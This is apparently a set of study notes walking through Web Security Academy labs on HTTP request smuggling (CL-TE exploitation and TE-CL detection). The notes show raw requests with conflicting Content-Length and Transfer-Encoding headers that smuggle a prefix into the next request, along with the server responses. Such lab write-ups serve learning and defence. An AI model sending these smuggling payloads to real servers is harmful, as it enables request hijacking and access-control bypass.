


Normal Request



Lab: Basic CL-TE

Attacker request for front-end to check CL-6 {0,\r,\n,\r,\n, G} with the hidden G character in request. Response of Front-end comes as 200OK. Back-end refers TE-chunked so reads the early end with 0,\r,\n and \r,\n so completes this request and for G waits for the next request.



The screenshot displays the 'attack request' tab in a web browser's developer tools. The 'Request' section shows the raw HTTP data:

```
1 POST / HTTP/1.1 \r \n
2 Host: 0a4d000704b9d3cc827bf12200ed00dc.web-security-academy.net \r \n
3 Content-Type: application/x-www-form-urlencoded \r \n
4 Content-Length: 6 \r \n
5 Transfer-Encoding: chunked \r \n
6 \r \n
7 0 \r \n
8 \r \n
9 G
```

The 'Response' section shows the raw HTTP data:

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=oLXKBjJ0oejuD9XCF6wDBfaie0kmfrFa; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 10258
7
8 <!DOCTYPE html>
9 <html>
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader
12     stylesheet>
13     <link href=/resources/css/labsBlog.css rel=stylesheet>
14     <title>
15       HTTP request smuggling, basic CL-TE vulnerability
16     </title>
17   </head>
18   <body>
19     <script src="/resources/labheader/js/labHeader.js">
20     </script>
21     <div id="academyLabHeader">
22       <section class='academyLabBanner is-solved'>
23         <div class=container>
24           <div class=logo>
```

Lab: Basic CL-TE


Normal request for front-end to check CL-9 {f,o,o,=,b,a,r,\r,\n} the G on back-end which was left was prefixed in this normal request so Error Response “Unrecognized method GPOST”.

The screenshot shows a web security tool interface with two tabs: 'attack request' and 'normal request'. The 'normal request' tab is active. The target URL is 'https://0a4d000704b9d3...'. The request is a POST to 'http://1.1' with the following headers: 'Host: 0a4d000704b9d3cc827bf12200ed00dc.web-security-academy.net', 'Content-Type: application/x-www-form-urlencoded', and 'Content-Length: 9'. The body is 'foo=bar'. The response is a 403 Forbidden with the following headers: 'HTTP/1.1 403 Forbidden', 'Content-Type: application/json; charset=utf-8', 'X-Frame-Options: SAMEORIGIN', 'Connection: close', and 'Content-Length: 27'. The body of the response is 'Unrecognized method GPOST'.


Request		Response	
Pretty	Raw	Pretty	Raw
1	POST / HTTP/1.1	1	HTTP/1.1 403 Forbidden
2	Host: 0a4d000704b9d3cc827bf12200ed00dc.web-security-academy.net	2	Content-Type: application/json; charset=utf-8
3	Content-Type: application/x-www-form-urlencoded	3	X-Frame-Options: SAMEORIGIN
4	Content-Length: 9	4	Connection: close
5		5	Content-Length: 27
6	foo=bar	6	
7		7	"Unrecognized method GPOST"

TE.CL

How to detect TE.CL vulnerability? Using timeout technique



A normal valid request with CL-0 and no body



The screenshot shows a web client interface with a dark theme. At the top, there are buttons for 'Send', 'Cancel', and navigation arrows. The target URL is 'https://0a19004b03379b1e809e0d450a90019.web-security-academy.net'. The interface is split into two main panels: 'Request' on the left and 'Response' on the right. The 'Request' panel shows a POST request to the target URL with headers: 'Host: 0a19004b03379b1e809e0d450a90019.web-security-academy.net', 'Content-Type: application/x-www-form-urlencoded', and 'Content-Length: 0'. The 'Response' panel shows a 200 OK status with headers: 'Content-Type: text/html; charset=utf-8', 'Set-Cookie: session=tpTd7Rj6HE69CWJg89T9fuPIqHdhLmzu; Secure; HttpOnly; SameSite=None', 'X-Frame-Options: SAMEORIGIN', 'Connection: close', and 'Content-Length: 8144'. The response body starts with an HTML document type declaration and a head section with two link tags for CSS files.

```
Send [Settings] Cancel < >
Target: https://0a19004b03379b1e809e0d450a90019.web-security-academy.net

Request
Pretty Raw Hex
1 POST / HTTP/1.1 \r \n
2 Host: 0a19004b03379b1e809e0d450a90019.web-security-academy.net \r \n
3 Content-Type: application/x-www-form-urlencoded \r \n
4 Content-Length: 0 \r \n
5 \r \n
6

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=tpTd7Rj6HE69CWJg89T9fuPIqHdhLmzu; Secure;
  HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Connection: close
6 Content-Length: 8144
7
8 <!DOCTYPE html>
9 <html>
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
12     <link href=/resources/css/labsBlog.css rel=stylesheet>
13   </head>
```

Send a request for sanity check and if you get 200OK response then you are ready to check for HTTP vulnerability


To find out what is checked on front-end server

Send a request with TE invalid chunked and CL valid-6 {3,\r,\n,a,b,c} so if front-end uses TE then it will check first chunk of 3 {a,b,c} and next chunk X which is invalid. We do get response as “Error: Invalid request” confirming that front-end uses TE.

Target: https://0a19004b03379b1e809e0d4500a90019.web-security-academy.net

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST / HTTP/1.1 \r \n	1	HTTP/1.1 400 Bad Request
2	Host: 0a19004b03379b1e809e0d4500a90019.web-security-academy.net \r \n	2	Content-Type: application/json; charset=utf-8
3	Content-Type: application/x-www-form-urlencoded \r \n	3	X-Content-Type-Options: nosniff
4	Content-Length: 6 \r \n	4	Connection: close
5	Transfer-Encoding: chunked \r \n	5	Content-Length: 27
6	\r \n	6	
7	3 \r \n	7	{
8	abc \r \n		"error": "Invalid request"
9	X \r \n		}

Reason for 400 Bad request error



To find out what is checked on back-end server

